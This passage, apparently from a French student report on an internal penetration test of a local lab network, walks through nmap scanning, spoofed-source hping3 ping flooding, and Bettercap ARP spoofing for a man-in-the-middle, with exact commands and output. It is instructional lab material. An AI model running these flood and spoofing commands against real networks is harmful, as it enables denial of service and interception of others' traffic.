

Figure 3. 2 La démarche utilisée dans le test de pénétration.

4. Outils de travail

Pour réaliser nos tests de pénétration, nous avons choisi à travailler sur Parrot qui est une distribution gratuite de GNU/Linux et qui contient plusieurs outils destinés à diverses taches de sécurité.

Les principaux outils de Parrot qui nous avons utilisé sont :

- **Metasploit Framework (MSF)** : Un ensemble d'outils et de composants logiciels conçus pour ce faire Facilite l'exécution des tests de pénétration. Ces outils comprennent :

  - Msfconsole : L'interface la plus populaire pour le Metasploit Framework (MSF). Cela fournit une console "tout-en-un" centralisée, permettant un accès efficace à pratiquement toutes les options disponibles dans MSF. Cet outil peut exécuter plusieurs fonctions simultanément (ex : scanner un réseau et lancer une attaque).
  - Meterpreter : Un payload qui fournit un shell interactif dans lequel un attaquant peut explorer la machine cible et exécuter du code.
  - Msfvenom : Un générateur de payload autonome qui fait partie de la suite Metasploit.
- **Nmap :** Outil de découverte de réseau et scanner de port/sécurité.
- **Netdiscover :** Un outil permet de lister l'ensemble des ordinateurs en ligne, connectés sur le réseau local.
- **Hping3 :** Outil réseau capable d'envoyer des paquets ICMP/UDP/TCP/IP personnalisés et d'afficher les réponses cibles comme le fait Ping avec les réponses ICMP.
- **Bettercap :** Un outil puissant, flexible et portable conçu pour effectuer divers types d'attaques MITM contre un réseau, manipuler le trafic HTTP, HTTPS et TCP en temps réel, détecter les informations d'identification, et bien plus encore.
- **Ettercap :** Un outil qui est capable d'analyser et de capturer le trafic, d'intercepter des mots de passe, et d'effectuer des intrusions de type MITM sur un réseau local.
- **Tcpdump :** Un outil de ligne de commande qui vous permet de capturer et d'analyser le trafic visible depuis une interface réseau.

5. Réalisation du test de pénétration

Nous entamons maintenant la partie réalisation, dans laquelle nous allons arborer les procédures à suivre pour effectuer notre test de pénétration interne suivis de quelques captures d'écran illustrant les résultats et des solutions de sécurité.

5.1 Collection des informations

Nous avons utilisé premièrement la commande ifconfig pour voir l'adresse de notre machine de pentest.



Figure 3. 3 L'adresse IP de la machine de pentest.

Ensuite, à l'aide de la commande netdiscover nous avions pu récupérer les adresses IP des machines connectées sur notre réseau.



Figure 3. 4 Les adresses IP des machines connectées sur le réseau.

Et pour obtenir plus d'informations sur les machines connectées avec nous dans le réseau. Nous avons utilisé la commande nmap –sS –O –T5 192.168.8.0/24.

-Ss permet d'effectuer un scan furtif (slealth SYN scan) sur toutes les machines de notre réseau 192.168.8.0.

-O permet la visualisation du système d'exploitation des machine interceptées.

-T5 la vitesse maximale du scan.



Figure 3. 5 Résultat du scan du réseau.

Après avoir terminé le scan approfondi des machines connectées dans le réseau, nous avons choisi la machine « 192.168.8.103 » comme machine cible.

5.2 Exploitation

- IP Spoofing

Dans cette attaque, nous enverrons des requêtes Ping à un système cible, mais nous tromperons ensuite le système cible pour qu'il répond à un autre système en usurpant notre adresse IP.

Comme indiqué ci-dessous, nous avons utilisée la commande `route –n` pour connaître l'adresse IP de la passerelle par défaut de notre machine, puis en a utilisé la passerelle par défaut comme système cible.



Figure 3. 6 L'adresse IP de la passerelle par défaut**.**

La commande route affiche la table de routage du système. L'IP de la passerelle par défaut de ce système est 192.168.8.1, et l'IP 0.0.0.0 indique que tous les paquets IP en dehors du réseau local (dans ce cas, le réseau 192.168.8.0) seront transmis à l'IP 192.168.8.1.

Maintenant, envoyons six paquets à la cible avec le drapeau SYN activé, en tapant la commande suivante : hping3 -S < Target IP > -c 6

-c représente le nombre de paquets à envoyer.

-S active l'indicateur SYN TCP.

Nous avons envoyé six paquets et reçu six paquets de machine cible, comme illustré dans Figure 3.6.



Figure 3. 7 Résultat d'envoi des paquets avec hping3.

Nous avons envoyé des paquets TCP avec le flag SYN (192.168.8.105.2376 > 192.168.8.1.0 : Flags [S]) et la cible répond avec l'indicateur RST (192.168.8.1.0 > 192.168.8.105.2376 : Flags [R.]), ce qui signifie une déconnexion anormale de session. Dans la sortie, les nombres qui suivent les adresses IP sont des numéros de port.

Nous avons utilisé la commande tcpdump host <Target IP> -nnS, Comme indiqué ci-dessous :



Figure 3. 8 Résultat d'envoi des paquets avec tcpdump.

Maintenant nous répétons la même expérience en usurpant l'adresse IP de notre ordinateur.

Cette fois, nous avons envoyé six paquets, mais nous n'avons reçu aucune réponse de leur part (perte de paquets à 100 % !), comme le montre l'image ci-dessous. Notez que l'adresse IP usurpée est 192.168.8.109 dans cet exemple



Figure 3. 9 Résultat d'envoi des paquets avec hping3 après l'usurpation d'adresse IP

Pour comprendre ce qu'il est devenu des paquets envoyé nous devons examiner la sortie de tcpdump.

Comme indiqué ci-dessous. La première observation est : le système cible suppose que les paquets proviennent de 192.168.8.109. (192.168.8.109.2895 > 192.168.8.1.0 : Indicateurs[S]). Par conséquent, le système cible répond à 192.168.1.41 et envoie ARP requêtes pour trouver l'adresse MAC de cet hôte (la mauvaise cible). Malheureusement, l'adresse IP usurpée n'est pas dans le réseau et aucun hôte ne répond à la requête ARP.



Figure 3. 10 Résultat d'envoi des paquets avec tcpdump après l'usurpation d'adresse IP.

Maintenant nous utilisons l'usurpation d'adresse IP avec une inondation de Ping pour rendre un hôte insensible ou très lent.

Nous enverrons des requêtes Ping à l'adresse IP cible, mais nous usurperons l'adresse source comme suit. hping3 -1 --flood –a <Target IP> -a <Spoofed IP>.

```
┌──[✗]─[root@nihad-hp630notebookpc]─[/home/nihad]
└─ #hping3 -1 --flood 192.168.8.103 -a 192.168.8.109
HPING 192.168.8.103 (wlan0 192.168.8.103): icmp mode set, 28 headers + 0 data
 bytes
hping in flood mode, no replies will be shown
^C
--- 192.168.8.103 hping statistic ---
806855 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Figure 3. 11 L'envoi des requêtes Ping.

-1 option est d'envoyer une requête ICMP (ou une requête Ping).

L'option --flood envoie de nombreux paquets en peu de temps.

Pour voir les paquets envoyés, nous avons lancé l'outil Wireshark. Comme illustré dans Figure 3.12.



Figure 3. 12 Capture des paquets envoyés.

Et pour assurer que notre attaque est bien réussite, nous ouvrons le gestionnaire des taches de la machine cible.



Figure 3. 13 Gestionnaire des taches de la cible.

- ARP Spoofing

Le but de cette attaque est d'envoie des messages ARP falsifiés sur notre réseau local. Cela permet d'associer l'adresse MAC de le pentester à l'adresse IP d'un serveur légitime sur le réseau (dans notre cas c'est le routeur).

Une fois l'adresse MAC de le pentester connectée à l'adresse IP de le routeur, le pentester commence à recevoir toutes les données destinées à cette adresse IP.

Avant de commencer, prenons une capture d'écran du table ARP de la machine cible.

```
Interface : 192.168.8.103 --- 0x8
  Adresse Internet      Adresse physique      Type
  192.168.8.1           e0-a3-ac-2e-12-56     dynamique
  192.168.8.105         42-e9-4e-24-56-f9     dynamique
  192.168.8.255         ff-ff-ff-ff-ff-ff     statique
  224.0.0.22            01-00-5e-00-00-16     statique
  224.0.0.251           01-00-5e-00-00-fb     statique
  224.0.0.252           01-00-5e-00-00-fc     statique
  239.255.255.250       01-00-5e-7f-ff-fa     statique
  255.255.255.255       ff-ff-ff-ff-ff-ff     statique
```

Figure 3. 14 Table ARP avant l'attaque

Pour réaliser cette attaque, nous avons choisi d'utiliser Bettercap. Nous l'avons d'abord lancée avec la commande bettercap –iface wlan0, et ensuite la commande help pour voir les modules existants. Comme indiqué ci-dessous :



Figure 3. 15 Les modules existants

A travers la liste des modules, nous devons activé les trois modules indiqués dans Figure 3.16.



Figure 3. 16 Les modules dont nous avons besoin.

On commance par activer le module « net.probe » en utilisant la commande net.probe on . Comme indiqué dans Figure 3.17.



Figure 3. 17 Activation de net.prob.

Avant d'activer le module « arp.spoof », qui va nous permettre de réaliser l'attaque. Utilisons net.show pour nous assurer que la victime est toujours dans le réseau.

Figure 3. 18 Résultat de net.show.

Maintenant que nous avons confirmé que la victime est toujours dans le réseau, nous l'activons le module « arp.spoof » .Nous utilisons d'abord la commande help arp.spoof pour voir les paramètres existants.

Nous avons utilisé les paramètres arp.spoof.fullduplex avec la valeur « True » et arp.spoof.targets que nous avons donné l'adresse IP de la machine cible.

Après nous activons l'attaque ARP Spoofing avec la commande arp.spoof on .Toutes ces étapes sont illustrées ci-dessous :



Figure 3. 19 Activation d'arp.spoof.

Pour s'assurer que l'attaque a réussi, on voit la table ARP de la machine cible.

